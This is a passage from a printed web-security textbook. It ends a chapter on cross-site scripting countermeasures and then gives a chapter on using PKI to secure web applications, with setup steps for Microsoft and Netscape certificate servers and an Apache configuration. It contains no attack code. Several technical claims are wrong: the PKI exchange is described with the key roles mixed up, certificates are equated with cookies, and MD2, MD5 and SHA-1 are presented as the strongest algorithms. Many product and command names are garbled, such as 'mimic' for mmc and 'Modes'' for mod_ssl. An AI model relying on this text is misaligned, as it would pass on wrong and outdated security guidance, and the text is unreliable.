There are several sanitization options for handling improper inputs. One method uses blacklists to search for improper characters so that they can be replaced or removed (Rao, Tejaswini & Preethi, 2012; Weinberger, Saxena, Akhawe, Finifter, Shin & Song, 2011). This requires the system to know what are bad characters so that they can be dealt with. This technique can be difficult to maintain because today's attackers can use dynamic sites to conduct their attacks. Another technique restricts inputs to what is also called whitelisting (Rao, Tejaswini & Preethi, 2012; Weinberger, Saxena, Akhawe, Finifter, Shin & Song, 2011). This can be easier to implement because one determines what are good inputs beforehand and blocks all others. However, it can block unlisted inputs that are valid. Scalability can be a problem if done in the browser because each one would have to be updated to ensure they have the latest version (Saha, 2009). Performing this type of filtering in the server can reduce the need to update the browser. The last technique concentrates on searching for escape characters with significant meanings for client-side interpreters (Rao, Tejaswini & Preethi, 2012). This method detects and removes these meanings so as to disable the vulnerability. OWASP provides a valid list of rules that define proper schemes for handling escape characters with HTML.

OWASP (2013) recommends using whitelists for filtering data but doesn't work well for special characters. This method requires decoding and validating the data before it is inputted. Browsers can use NoScript for establishing whitelists for detecting XSS attacks and sanitizing Web requests (Goodrich & Tamassia, 2011).

Another idea to countering XSS is to use a reverse Web proxy. The proxy is intended to filter traffic from the application server (Garcia-Alfaro & Navarro-Arribas, 2009). The reverse proxy examines the outgoing replies from the server to the user Web browser (Wurzinger, Platzer, Ludl, Kirda & Kruegel, 2009). This way it protects users visiting the Web site from getting malicious code. Wurzinger, Platzer, Ludl, Kirda and Kruegel (2009) created a Secure Web Application Proxy (SWAP) that followed this principal for combating XSS. Their design used a detection module to find JavaScript in server replies. It contained a sample Web browser to help detect if scripts contain malicious content. Poor filtering policies can negate this and all attackers to overcome the proxy. It can also hurt performance by reducing traffic to and from the server. Another issue is that applications are implemented using different languages and the proxy can't protect all of these.

Instead of repairing web applications, one can mitigate XSS at the client side browser. Building filters here is easier than at the server side. Client-side XSS filters can mitigate XSS attacks instead of having developers modify the application which can be time consuming (Bates, Barth & Jackson, 2010). This is because the attack code is the same for Web requests and responses from the server (Bates, Barth & Jackson, 2010). This reflected script could be recognized by the browser and blocked. However, one needs to build filters that reduce the number of false negatives. These filters need to examine the semantics of the response in order to reduce the number of false negatives. Performing this after the response is parsed allows the filter to block XSS attacks (Bates, Barth & Jackson, 2010).

Other filtering techniques include looking at restricting access to malicious URLs on the client-side. This involves using blacklists to identify malicious URLs that redirect users to other Web sites or applications (Garcia-Alfaro & Navarro-Arribas, 2009). However, only basic XSS attacks using the same original URL location can be preventive by this technique. Using a proxy that analyzes the difference

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

between the data being exchanged between the client and server have proved useful. Any malicious code detected is re-encoded by the proxy so as to make it benign (Garcia-Alfaro & Navarro-Arribas, 2009). This technique only detects reflected malicious requests so it can only be used for non-persistent XSS attacks. Thus it is useless against reflected or persistent XSS attacks. Scholte, Robertson, Balzarotti and Kirda (2012b) found that most XSS vulnerabilities can be stopped by using common data types with validation techniques. These common types include integers, Boolean and common strings.

Today attackers may use a variety of technologies such as AJAX, JavaScript, ActiveX, etc. This makes a proxy, using general filtering and analysis-based techniques, useless in detecting malicious code written in these languages (Garcia-Alfaro & Navarro-Arribas, 2009). This also can limit the use of run-time enforcement in browsers. One such method is to audit misuses of operations being performed with the browser. For example, misuse of a JavaScript code that sends an application cookie to unauthorized users would be blocked. Scalability of this approach can be problematic when applying it to complex routines (Garcia-Alfaro & Navarro-Arribas, 2009). A recommended approach is to utilize a policy-based management technique that governs what documents can and cannot do. There is a similar technique called anomaly-based intrusion detection used in clients and servers. In this approach the browser can refuse or allow a script to execute or not. The Browser Enforced Embedded Policies mechanism is one such policy solution by changing the browser so it doesn't execute malicious code (Gupta, Sharma, Gupta & Gupta, 2012). The policy-based management system does have one drawback, that it can be more restrictive than needed (Garcia-Alfaro & Navarro-Arribas, 2009). This requires one to weigh in on the risk and security of the approach.

The best filtering approach is to use several different techniques. Client-side XSS filters make a good second line of defense for XSS attacks (Bates, Barth & Jackson, 2010). It should be used with both a server and client side approach. This way different XSS techniques used by attackers can be detected and blocked. This can improve the detection of persistent and non-persistent XSS attacks.

Web Application Firewall

Another countermeasure is the use of a Web Application Firewall (WAF). A Web application firewall (WAF) is one countermeasure to use in filtering malicious XSS traffic. It sits between the user and the server to perform checks of traffic patterns. The WAF uses a special description language to implement a security policy for detecting malicious code (Scholte, Balzarotti, Robertson & Kirda, 2012a; Wurzinger, Platzer, Ludl, Kirda & Kruegel, 2009). They are effective in preventing against credentials from being stolen. A WAF differs from a network firewall in that it looks at the application layer of the OSI model to detect XSS codes. The effectiveness of this countermeasure works better with a well designed Web application (Gilad & Herzberg, 2012; Gupta, Sharma, Gupta & Gupta, 2012). Like input filtering, the WAF can be specified in a policy that allows only certain traffic patterns through.

Patching

Patching has worked well for software application in protecting against attacks. The same can be done with Web browsers. Therefore, a good countermeasure for persistent and non-persistent XSS is to patch the browsers being used (Gilad & Herzberg, 2012). This will reduce the chances a bug could be exploited by the attacker.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Education

Educating developers on this threat can help them become aware of what the XSS can do. This is important since developers may not implement filtering techniques within the software application code. Users should also be aware of the same threat when visiting a Web site. Providing developers a software security guide can help them in recognizing code that would give them help in avoiding vulnerabilities to XSS attacks.

CONCLUSION

The threat of XSS attacks are real and can do harm to organizational Web sites. The attacks can be simple to execute and hard to detect because of their flexibility. This paper has examined different techniques that could be used to reduce the risk of this kind of threat. Knowing what XSS is and how they work is just one way of coping with the problem. With XSS being the top vulnerability for Web-based applications one must consider defense to include both the server and client side of the application (Guota, Sharma, Gupta & Gupta, 2012). Thus, the use of multiple countermeasures can provide a layered defense that is better resistant to various types of XSS attack techniques. Current techniques used in defending against XSS have different weaknesses that must be addressed (Rao, Tejaswini & Preethi, 2012). These need to be able to cope with both persistent and non-persistent XSS attacks no matter what type of programming language is used such as PHP, JavaScripts, etc. However, it has been found that Java applications are least prone to XSS vulnerabilities (Scholte, Robertson, Balzarotti & Kirda, 2012b).

There is a need to go beyond the current methods used against XSS and incorporate input validation and sanitization (Rao, Tejaswini & Preethi, 2012). The use of a Web application firewall can provide filtering of web traffic that may be coming from malicious sites. It can also prevent malicious code that may have gotten on a server to be stopped from sending users to malicious sites. The use of input validation checking tools should be utilized to prevent the addition of malicious code being added to the Web application repository. We have shown that both the server and client sides can be done but the client side is far easier. The use of a Web proxy would help with protecting the server side. For the client-side, one should use a policy-based filtering tool to block dynamic XSS attacks. This tool is similar to a host intrusion prevention system that blocks all but normal traffic. Several automated tools were mentioned that could be used for this purpose. Thus, implementing strong security measures can reduce the possibility of information loss and gaining a poor reputation with users.

Chapter 15
Developing Security Enabled Applications for Web Commerce

Kannan Balasubramanian
Mepco Schlenk Engineering College, India

ABSTRACT

As more and more applications find their way to the World Wide Web, security concerns have increased. Web applications are by nature somewhat public and therefore vulnerable to attack. Today it is the norm to visit Web sites where logins and passwords are required to navigate from one section of the site to another. This is much more so required in a Web application where data is being manipulated between secure internal networks and the Internet. Web applications, no matter what their functions are, should not exchange data over the Internet unless it is encrypted or at least digitally signed. Security should be extended to the private-public network borders to provide the same authentication, access control, and accounting services that local area network (LAN) based applications employ. The most widely used method of Web application security today is Private Key Infrastructure (PKI). Various examples of PKI implementations are examined.

INTRODUCTION

We explore toolkits useful for building secure Web and e-mail applications, specifically Pharos Technologies' security toolkits, which are used to create applications that run the gamut of security methods. The main message of this chapter is that successfully developed Web applications must also be security-conscious Web applications. This is not only true at the application code level; it is also true at the Web site and server levels as well. Webmasters as well as developers need to be more concerned with security of their systems as hackers continue to come up with new ways to disable Web sites and dismantle Web applications.

BENEFITS OF USING SECURITY-ENABLED APPLICATIONS

On first inspection, one would say the reasons why we need security built into applications are ridiculously obvious, but principles this essential are worth reviewing:

- *A decent hacker can exploit weaknesses in any application after he is familiar with the language it was created in*. Take, for instance, the Melissa virus or other viruses that affect Microsoft Office applications. A hacker with a good knowledge of Visual Basic for Applications (VBA),Visual Basic, or Visual C++ could wreak havoc (as has already been demonstrated by the Melissa virus) on systems running MS Office. Security here would serve to at least warn the unsuspecting user that the e-mail attachment they are about to open has macros that are potentially dangerous and would offer to disable the macros, thereby rendering the hacker's code useless.
- *Not everyone in your organization needs access to all information*. Security in this case would not allow access to a user unless she can prove that she should be granted access by her identity. Data should be protected from undesirable eyes at all times, especially data that traverses the Internet. E-mail applications that are capable of securing their data via encryption, or corporate Intranet applications that use certificates, go a long way to preventing information leaks. For example, a corporate Intranet site might be a good place for keeping employee information. Not everyone in the Human Resources department should have access to all the information, not to mention that everyone in the company shouldn't either. Building an Intranet employing PKI standards for access control would give access to only those people that need to view or manipulate this information.
- *A means of authentication, authorization, and nonrepudiation is an integral part of securing your applications, both on the Web and within your private networks*.

Applications with built-in security methods make it easier to safely conduct business on any network. In addition, knowing how to easily secure applications make it simpler to build an entire security infrastructure around them. Many types of major security breaches can be avoided if Web administrators and developers consider more than just the functionality of their systems.

TYPES OF SECURITY USED IN APPLICATIONS

As e-commerce gains in popularity, and more and more data is transferred across the Internet, application security becomes essential (Russell, 2001; Bhasin, 2003). We discuss the transferring of data over and over again throughout this chapter, and it is important to note that we are not just referring to credit card information; data can be much more in-depth and private than that. When we discuss data transfer, think of private healthcare information or insurance information. Or think in terms of proprietary data that deserves the most secure transmissions.

Because of the different levels of security that are needed at times, and because security is needed at more than just a network level, this section delves into the depths of security that is used at the application level. We discuss the use of digital signatures: what are they and when are they used? We also take a close look at Pretty Good Privacy (PGP) and its use within e-mail. We all realize the vital role that e-mail plays in both business and personal lives today; given that, we should probably all understand how security works within the e-mail that we have all grown so intimate with. Following along the same lines,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

we are going to cover S/MIME and the different ways that we can use this tool to secure e-mail. Both are good tools, and both have distinct advantages, and we get into those comparisons as well. Of course it wouldn't be an application security section if we didn't discuss SSL and certificates in great detail.

At this point, you may be thinking that these security tools all sound like something that should be handled at the network administrator level, but that depends not only on how your organization is structured, but also on the level of understanding that developers and network administrators have for each of these issues. Even if these areas are not actually something that we may have to do within our current organizations, we become better professionals if we understand how each of these tools works.

REVIEWING THE BASICS OF PKI

PKI is a security method that is finding more and more usefulness in the Internet community today. PKI is the means by which many Web entities exchange information privately and securely over a public medium such as the Internet. PKI employs public key cryptography to allow secure data exchanges between two systems. The type of cryptography that PKI makes use of involves the hiding or keeping secret of a distinctly different private key on one system while a public key is distributed to other systems wishing to engage in secure communication. This type of cryptography is referred to as asymmetric cryptography because both encryption keys are not freely disbursed. The private key is always kept secure, whereas the public key is given out.

The steps for creating secure PKI-based communications are as follows:

1. Computer A, wishing to communicate with Web server B, contacts the server, possibly by accessing a certain URL.
2. The Web server responds and sends its public key half of the private-public key pair to the computer. Now the computer is able to communicate securely by using the public key to encrypt data it sends to the server.
3. The computer passes data encrypted with the server's public key to the server.
4. The server uses its private key to decrypt the message and to encrypt a response to the computer, which will decrypt the response using the server's public key.

PKI-based security is fully capable of providing robust authentication, authorization, and no repudiation services for any application that can make use of it. PKI-based security grants access, identifies, and authorizes using digital certificates and digital signatures. This eliminates the need to pass usernames and passwords, or even a pre-shared secret, as is done in the Internet Key Exchange method of security. This totally eradicates the possibility of a password or secret being captured by a prowling hacker. Even if someone were to intercept and capture the data transmitted in a PKI-enabled session, he would not be able to decrypt it or make any sense of it without either the private or public encryption key. PKI is so effective that many vendors that manufacture security products are enabling their products to use and support it. PKI is implemented by means of a hierarchical structure. Encryption keys are commonly distributed in certificates, or in what some of you know as *cookies*. These certificates are issued, generated, and managed by a server known as the Certificate Authority (CA). The CA sits at the root of the hierarchy or the certificate path and is referred to as the *root* CA. It is possible for the root CA to delegate the management and validation of certificates to other certificate servers referred to as *subordinate*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

CAs. The root CA issues subordinate CA certificates to the subordinate CAs. These certificates give the subordinate servers the right to issue and validate client certificates.

All certificate servers and clients with certificates possess a list of root CAs that everyone trusts. The CAs on the list are referred to as *trusted root* CAs. As a result of this relationship, all other CAs, whether they are root CAs or not, that are not on this list are essentially subordinate CAs to the trusted root CAs. This mechanism provides an excellent validation method because information contained within certificates can be traced back along what is known as a certification path to the issuing root CA, which in turn can be traced back to a trusted root CA.

Certificate Authorities also possess Certificate Revocation Lists (CRLs), which contain a list of rejected or denied certificates. These certificates are owned by individuals, organizations, or computers that have been denied access to certain systems for violating some policy of the particular system. A CRL may contain the revoked certificate, the date it was revoked, and the reason the certificate was revoked.

CA lists of any sort are usually stored in some sort of database. The more popular implementations of certificate management services use some sort of directory such as an LDAP directory. Trusted CA lists and CRLs as well as certificate request lists are stored in this database. This method of record keeping facilitates fast checking and retrieval of information by the certificate management service itself.

Now that we have discussed the component of a Public Key Cryptography System, we move on to the actual real world implementation: certificate management systems.

CERTIFICATE SERVICES

A *certificate service* is the usual implementation of PKI. A certificate service is basically an organization of services surrounding a CA that allows it to issue, renew, and revoke certificates. Certificates are what are used to pass a public key to computers, which need to communicate securely using the PKI system. Many vendors in the Internet applications market, recognizing the importance and power of certificates, have developed quite versatile certificate management systems. Not only have they developed their own brands of certificate management systems, they have also partnered with network security vendors to offer their product in conjunction with the security device (for example, VeriSign and Net screen Technologies Inc.). These partnerships enable the vendors to offer more complete cross spectrum security solutions to customers. This of course, benefits the customer seeking to secure their enterprise Web application infrastructure. It also benefits the vendor by putting the spotlight on their product and therefore boosting sales; a win-win situation for both the customer and the vendor.

In this section, we look at the certificate management systems of two of the leading vendors of Internet applications: Microsoft and Netscape/ planet. We discuss briefly their components and how they function, as well as any benefits or drawbacks to using one over the other.

Certificate Services were introduced with Microsoft Internet Information Server 4.0 in the Windows NT Option Pack as a component of Internet Information Server. Microsoft has taken the original intention of PKI a step further by incorporating Certificate Services as another level of security and authentication on private networks as well as on the Internet.

Windows 2000 Certificate Services supports four standard certificate formats: the Personal Information Exchange, also known as the Public Key Cryptography Standards #12 (PKCS #12) format, the Cryptographic Message Syntax Standard, the DER Encoded Binary X.509, and the Base64 Encoded X.509 format. These supported formats make the Windows 2000 Certificate Services application capable

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

of supporting a variety of platforms, from its native Windows to different flavors of Unix, and show that the world of PKI and certificates is still largely a non-Windows-dominated environment.

IPLANET by Sun/Netscape


The planet suite of products is a result of the re-branding of Netscape Communication Corporation's suite of Internet application servers by the Sun/Netscape alliance. The Netscape Certificate Management Server and the planet Certificate Management System are one and the same. From now on, we refer to either of them as the CMS. Netscape and Sun designed the CMS to employ the most robust methods for encryption and authentication available on the market today. The CMS is capable of generating encryption keys to a maximum of 4096 bits, the strongest encryption key length available for use. Coupled with the strongest authentication algorithms in MD2, MD5, and SHA-1, the CMS presents a formidable infrastructure for securing a Web application.

Using PKI to Secure Web Applications

One might ask, with all the methods of securing our Web applications, why use PKI? One good reason would be that PKI was originally designed for use on the Internet. Public Key Cryptography has been used between systems for authentication, data encryption, and authorization for systems access for years now. As a result of the rash of attacks on Web sites and applications over the last few years, the industry has begun to place an emphasis on system and application security.

Another reason would be that PKI is a fast and efficient way to secure Web applications and systems on the Web. The encryption algorithms and the authentication hash algorithms used are fast and even the earliest of them are more secure than simple username and password security.

PKI can be used to provide security for more than one application at the same time. One certificate with a public key can grant a user the rights to use secure e-mail, access secure pages on an e-commerce Web site, and transfer encrypted data over the Internet through a virtual private network (VPN). All in all, PKI seems to be the winner hands-down for securing Web applications. Figure 1 illustrates the concept of using PKI to secure Web applications.



Implementing PKI in Your Web Infrastructure

Earlier in this chapter, we introduced both the Microsoft Certificate Services for Windows 2000 and Netscape's Certificate Management System. Now we're going to look in-depth at installation and configuration of these systems so that we can witness the job they do in helping secure a Web application infrastructure. We first look at installing and configuring Microsoft Certificate Services for Windows 2000 Server. Then we proceed to Netscape Certificate Server. These two industry leading applications should provide us with practical information on how to implement security measures and how run the application that provides the security.

1. On your Windows 2000 Server, click **Start**, then **Settings**, then **Control Panel**.
2. In Control Panel, double-click **Add/Remove Programs**.
3. Click **Add/Remove Windows Components**.
4. Select **Certificate Services** in the Windows Components Wizard and click Next.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. PKI protecting web applications

5. Select the type of server you wish to install. For our purposes, we use a **Stand-Alone root CA**. Click **Next** to continue.
6. Enter the CA identifying information required and click **Next** to continue.
7. Click **Next** to accept the defaults on the following screens and **Finish** on the final screen to complete the installation. Certificate Services is now installed.

Now that we successfully installed Certificate Services, let us proceed to see how we manage certificates. Certificates are managed via the Microsoft Management Console Certificates snap-in. The menus and tools required to manage Certificate Services are very simple to access.

1. Start the Microsoft Management Console, by clicking **Start**, **Run**, and typing **mimic** in the Open: field.
2. Click **Console** then click **Add/Remove snap-in** to call up the Add/Remove snap-in window.
3. Click **Add** and select **Certificates** from the list of snap-ins.
4. Click **Add** to place a snap-in in the MMC.

Now that the console is loaded, we can use Certificate Server to manage certificate requests, revocation lists, and certificate issuance. Microsoft seems to have created a very easy to manage system: Clients make requests to a certificate server, the request is checked and processed, and a certificate is either issued or the request is denied.

Clients can request certificates via a Web form through their own certificates MMC snap-in, or through an auto enrollment policy if the users are part of a Windows 2000 Active Directory. After a certificate request is processed and approved, a certificate is generated and the client can retrieve and install their certificate. The Certification Authority keeps track of approved issued certificates by organizing them in directories in the database. The revoked, pending, and failed certificate requests are also logged by the CA. This makes the CA capable of recognizing certificates at all stages of their life cycle. The main benefit in this is that hackers trying to use a revoked or expired certificate to access an application or

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Web site will be denied access by the CA because it knows which certificates are valid and which are not. Finally, Certificate Services can be used to revoke certificates that have become invalid for some reason by publishing them to a Certificate Revocation List. The revocation wizard allows you to revoke a certificate for specific reasons or for any of a few known errors with the certificate. Although much more simple to configure than Netscape's CMS, Microsoft Certificate Services offer fully certificate management functionality and compatibility with LDAP, S/MIME, SSL, HTTPS, and Microsoft's Encrypting File Service.

Netscape Certificate Server

For a while in the early 1990s, Netscape enjoyed the top spot as the most popular Web software package. Small enough to fit on a single floppy disk, the Netscape Navigator Web browser took the computing world by storm and made the Internet a lot more appealing to those of us old enough to be familiar with browsing through line after line of text on Web sites at some Unix terminal in the university computer lab.

Netscape's suite of applications has quietly flourished and come a long way in complexity and robustness since those days. Netscape/planet Certificate Management System is the leading Windows-based alternative to employing certificate-based security. You must first install the CMS before you can use it, so let's proceed with our implementation. Netscape Certificate Management Server is part of the suite of Netscape Server products, so you must install the Netscape Servers as a group.

Installation of Netscape Certificate Server

1. Click **Start** and select **Run**.
2. Click **Browse** and locate the Setup.exe file.
3. Click **OK** to begin the installation. The installation splash screen appears.
4. Click **Next** until the server setup screen appears. Select **Netscape Servers** for installation and click Next.
5. The next screen gives you the opportunity to select the type of server installation you wish to perform: Express, Typical, or Custom. Select **Express** and click **Next**.
6. The selection screen for the components you wish to install appears on the next screen shown in. Keep the components selected, because all these components are required for the Certificate Management System. Click **Next** to continue.
7. Click **Next** past the following screen to get to the Configuration Directory Server Administrator screen. Enter and confirm a password for the Directory Server Administrator account. The password must be at least eight characters in length. Click **Next**.
8. The next screen allows you to define an administration domain. Enter the name of the administration domain and click **Next** to proceed to the next configuration screen.
9. Click **Next** through the next few screens to confirm the settings and complete the installation.

Now let's configure the Netscape Servers. The first step in configuring the servers is to generate a CA certificate and any other certificates the server needs in order to properly sign and authenticate clients.

1. The configuration process begins by specifying the port the CMS will use for SSL. Click **Next** to continue from this screen.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2. We now have to decide what CA we would like to sign our certificate request. Usually a request would be made to a well-known CA from the trusted root CA list, however, for our purposes we elect to have to the server submit the request to itself. Click **Next** to continue.
3. Now a cryptographic cipher must be created for the key pair and the key length must be specified. The longer the key, the stronger the security the key pair represents. After key length is defined, click **Next** to continue. A hashing algorithm for authentication must be selected next. The default algorithm is SHA1. Click **Next** to accept the default and continue.
4. The certificate extensions screen allows you to select the type of certificates you can issue and sign with your CA. We select the types that best suit our purpose. Click **Next** to continue.
5. You are again asked which CA you would like to sign the certificate. Because we are using our own CA, we select the **Sign SSL Certificate with my CA Signing Certificate** option and click **Next** to bring us to the Single sign-on password screen.

In the field required in the Single sign-on password screen, enter a password at least eight characters long and confirm it in the next field. Click **Next** twice to complete configuration. You may now go to the Administration SSL Web page to request an Administrator/Agent certificate. Your basic configuration is complete.

Administering Netscape CMS

Administering Netscape CMS involves six general tasks:

1. Starting, stopping, and restarting the server.
2. Changing configuration.
3. Configuring certificate issuance and management policies.
4. Adding or modifying privileged-user and group information.
5. Setting up authentication mechanisms for users who may request services from the server.
6. Performing routine server maintenance tasks such as monitoring logs and backing up server data.

We take a look at where on the server these tasks are performed.

Most of these tasks are performed in one of the three tabs of the CMS window. The CMS window is a Java-based GUI designed to facilitate administration and certificate management.

PKI for Apache Server

Apache Server is the most widely used Web server in the world today, commanding some 60 percent of all Web servers running today. If only for this reason alone, security for Apache server is an extremely important issue. Done properly, configuring PKI for the Apache Web server can harden the server against just about any hacking attack used today. Before we run off down the PKI road, let's discuss some more basic Apache server security. First of all, our Apache server should be configured with default security stance that denies all request for services or access that we do not wish to provide. We wish to use PKI on our server, so we need the SSL protocol to support that. We also want to define user access in a way that is easy for us to modify or improve on such as with access control lists. The following configuration sample below from the access.conf file of an Apache server illustrates the basics in setting up a strong

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

security stance. The first few lines deny all access to the server. The second three grant all access to the public directory.

```
<Directory /us/local/server/share>
Deny from all
Allow Override None
</Directory>
<Directory /us/local/server/share/public>
Allow from all
</Directory>
```

The Allow and Deny commands also work with TCP/IP addresses, network numbers, and ranges of hosts defined by network number and subnet mask combination. Apache server is also able to define access by way of account lists. Apache server can use SSL to secure its Web sites from prying fingers. SSL typically uses the market-leading RSA algorithms for its encryption and authentication processes. As a result of this and licensing restrictions involving RSA algorithms, the Open Source community that developed Apache server has had difficulty producing a domestic-grade distribution of SSL for the Apache Web server. However, there are stable SSL distributions outside the U.S., as well as at least two commercial SSL servers with the required licensing that allow the use of SSL on Apache worldwide.

Apache-SSL and Modes' are two of the popular freeware SSL servers for the Apache Web server available today. They are installed by adding their modules to an Apache distribution before compiling it to link the object to the Opens' library from which they are derived and are then installed. Both of these implementations provide up to 128-bit strong encryption. The commercial licensed SSL products are Stronghold from C2Net Software and planet's Web Server Enterprise Edition. The planet software is a fully functional Web server with SSL capabilities for Windows NT or Unix. All of these products take advantage of Apache's modular architecture, which makes it easy for developers to create their own modules for Apache. Configured carefully, consistently and completely, SSL for Apache server affords us the best protection—either for money or for free—that is available to us today.

PKI and Secure Software Toolkits

Many tools on the market today can assist with not only the implementation of security within applications but also with their development. Secure toolkits assist in easier integration, rapid development, and more secure applications. Pharos Technology's products, for example, offer a wide range of Java-based security components for PKI, cryptography, and protocol toolkits, wireless security, and secure messaging. The Slave Toolkit works with both the SSL and Transport Layer Security (TLS) protocols for bilateral client/server authentication. (The server is authenticated for the client, and the user is authenticated as well, to give the retailer an added measure of assurance.)

The Centrist PKI Toolkit offers the support of PKCS and PKIX open standards for interoperability with other vendors and CAs. It also offers complete support for certificate revocation, including generation, parsing, and I/O of revocation lists. The S/MIME toolkit, which has been certified for use with other S/MIME compliant products such as Netscape Messenger or Microsoft Outlook, allows Java developers to build S/MIME capabilities in their Java applications and applets. It can be used with Electronic Data

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Interchange (EDI) over the Internet. The J/CA Toolkit allows any application built to issue, parse, protect, validate, and revoke certificates, as well as operate with other certifying authorities.

For more information, go to www.phaos.com; other PKI developer toolkits and product families (go to www.securitywatch.com for a listing) include PKI-Plus and Unicorn from Baltimore Technologies, RSA Keno, and Cert.'s Sentry (recently acquired by RSA).

TESTING YOUR SECURITY IMPLEMENTATION

So we've spent many days, possibly weeks, planning, developing, and implementing our security solution. How do we know that all of our work was worth something? Test it. In this section, we are going to see why testing is so important even after we've gone through learning the installation, configuration, and administration processes of each of our security solution candidates from top to bottom. We are going to look at different methods of testing our implementations and then talk about what our results tell us about our security implementations.

The first rule of making *major* changes to a network or application infrastructure is to never *ever* make these changes on your production network. All implementation should be carried out in a test environment that is as identical to your production environment as possible. The closer your test environment is to mirroring your production environment, the more likely that your test results will be accurate, thus providing you with a much better chance at a successful production implementation. Some network administrators, Webmasters and systems administrators have taken the approach that a testing environment can never be the same as a production environment, so they don't bother with a test environment. In my opinion, breaking this rule is a career limiting move. Even if the changes made to the existing environment seem to be minor, it is always best to test them out first.

Imagine that an organization decided to add security to its e-commerce site, and chose to use certificates or cookies to identify legitimate users. The organization, which employs a load-balanced multiple Web server architecture, issues cookies specific to each server in their server farm. When a user registers for the first time and gets a certificate, it is only for the server that they directly contacted. Therefore, for a few times after the initial registration, whenever a user would go to that site, they would have to re-register until they had cookies from all the servers. This is clearly not the way the security measure was supposed to work. It was supposed to provide secure automatic authentication and authorization to the customer after the initial registration, so that they wouldn't have to keep submitting private information like credit card numbers unprotected over the Web. Customers are a lot less likely to visit a site where they have to manually input information every time, because they see it as a security risk. The process of testing security implementation may seem a daunting task at first, but consider these three major goals your testing needs to accomplish:

- *Establish that the implementation has the desired result.* Security must work and must work as planned. Whatever your security goals are, you must ensure that they were met. For example, the organization mentioned in the example earlier in this section should have issued certificates that covered the site and not just an individual server if they were seeking seamless and secure access.
- *Ensure that your infrastructure remains stable and continues to perform well after the implementation.* This is sometimes the most difficult part of the process. Bugs in your implementation must be tracked down and appropriately eliminated.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- *Define an appropriate back out strategy.* We want to be able to return things to the previous working configuration quickly if for some reason an error occurs in our implementation, an issue was missed during testing, or a problem exists with our chosen solution in our particular environment.

Testing methods should involve *performance testing, functionality testing,* and *security testing*. The reason for the first two areas is that adding or making changes to security in any environment could also automatically affect performance and functionality in that environment. The influence of the new security may be positive or negative. Depending on the security method used, client or server authentication and data encryption may drastically slow down the performance of a Web application, or it may have no effect on the performance at all. Security methods, such as certificates, may appear to speed up an application because there is no longer a need for manual username and password input. At Amazon.com for example, after a user registers for the first time, all her information is saved, and she is issued a certificate. The next time she enters the site, it correctly identifies her and she is authorized to make purchases using the information she submitted before; she only needs to enter her password if she makes a purchase. If she logs in from a different computer, the Web server looks up the user's identity, matches it to a digital signature, and issues another client certificate for that computer. Not only is the user able to make purchases securely and get delivery to the correct address, but also all of the user's personal preferences are remembered. Functionality testing is equally important because functionality is at the heart of why the application was created in the first place. The Web application must continue to work the way it was intended after the security implementation. Some security measures may prevent code from executing simply because the code looks like an illegal application or function. The pros and cons of the particular security measure chosen have to be weighed against the functionality of the application. If there is no room to make changes in code because this code is the only way to achieve the desired functionality, then you should research a security method that gives you the best protection without compromising the functionality of the application.

Let's look at the example of the organization we mentioned at the beginning of this section, the one that decided to use certificates or cookies to provide security in their application. What would happen if the cookies for the first user that signs in persisted, so that the first user's information is referenced for each user that signs in after him? Each user will either retrieve the first user's account or be denied access to the site because the login information he enters does not match the information in the certificate referenced on login. There goes functionality out the window.

Finally, testing is required on how well the security measure you implemented actually works. You need to know for sure that the security you use renders your site impenetrable by unauthorized clients or at least takes so much effort to penetrate that hackers don't want to invest the time or effort required. Trying to crack the security on your Web application or penetrate your Web infrastructure's security should be performed the same way a hacker would try to break in to your systems or damage your application. The security test should be as true to a real attack as possible to establish the success or failure of the security measures chosen. A value-added dimension to your security implementation would be to monitor attacks on your application or your Web infrastructure as a whole. This way you can be aware of attacks and be better prepared to defend against attacks that transcend your current levels of security. Security is an ongoing process.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SUMMARY

You need security built into your applications for three primary reasons. First, any decent hacker can exploit a weakness in any application after they are familiar with the language that it was created in. The Melissa virus is an excellent example of this type of exploit. Second, application security should be a priority for your organization because not everyone needs access to every piece of information that you may have. As discussed in the chapter, personnel files are a perfect example of information that should be accessible only to a select number of people, based on user rights and privileges. Third, you need authentication, authorization, and no repudiation principles to be an integral part of securing your applications both on the Web and within your private networks.

Different types of security are used within organizations, and of course the security method used depends on the needs of the business. Digital Signatures and PGP were covered in relation to secure e-mail messages. A digital signature is most often contained within digital certificates, and it can be used within documents whether they are encrypted or not. The true value in a digital signature is that it identifies, without question, the originator of the document. PGP is the standard for e-mail security used by both individuals and corporations. The great benefit of PGP is that it not only can be used to encrypt and decrypt e-mail messages, but it can be used in the same manner for attachments. One additional benefit of PGP is that it can be used anywhere in the world, with the same level of security that it is used with in the United States. This is a hard-to-find feature in e-mail security. Of course, we couldn't discuss Web application security without touching on SSL. SSL is used for system-to-system authentication and data encryption. SSL works between the application layer and the network layer, just above TCP/IP. Having SSL run in this manner allows for data to be transferred securely over encrypted connections. SSL also makes it possible for SSL-enabled clients to authenticate themselves to each other, after a secured encrypted connection has been established. The last area that we covered for different types of security used in applications was a certificate, a digital representation of a computer's identity in the PKI system. Certificates allow servers, persons, companies, and other entities to identify themselves electronically.

